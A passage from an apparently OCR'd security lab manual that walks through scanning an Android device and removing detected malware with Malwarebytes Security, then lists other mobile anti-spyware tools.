
9. A **Threats** screen appears. This will show you all the malware (if any) found on your device.

Note: The number of malware found might differ when you perform the lab.

10. Click the **Remove selected** button to remove the detected malware from your device.




11. A **confirmation** pop-up appears; click **OK** to confirm the removal of the malware.




12. The Malwarebytes **Scanner** screen appears, notifying you that **All items have been dealt with!**.


Note: If **Share the love** pop-up appears, click **NOT NOW** to proceed.



13. Click **On-demand scan** in the lower section of the **Scanner** window under **Previous scans** to view details of the scan.



14. The **Scanning history** screen appears, displaying the deleted malicious file, as shown in the screenshot.



15. This concludes the demonstration of how to secure Android devices from malicious apps using Malwarebytes Security.

16. You can use other mobile antivirus and anti-spyware tools such as **AntiSpy Mobile** (https://antispymobile.com), **Spyware Detector - Spy Scanner** (https://play.google.com), **iAmNotified - Anti Spy System** (https://iamnotified.com), and **Privacy Scanner (AntiSpy) Free** (https://play.google.com) to secure mobile devices from malicious apps.

17. Close all open windows and document all the acquired information.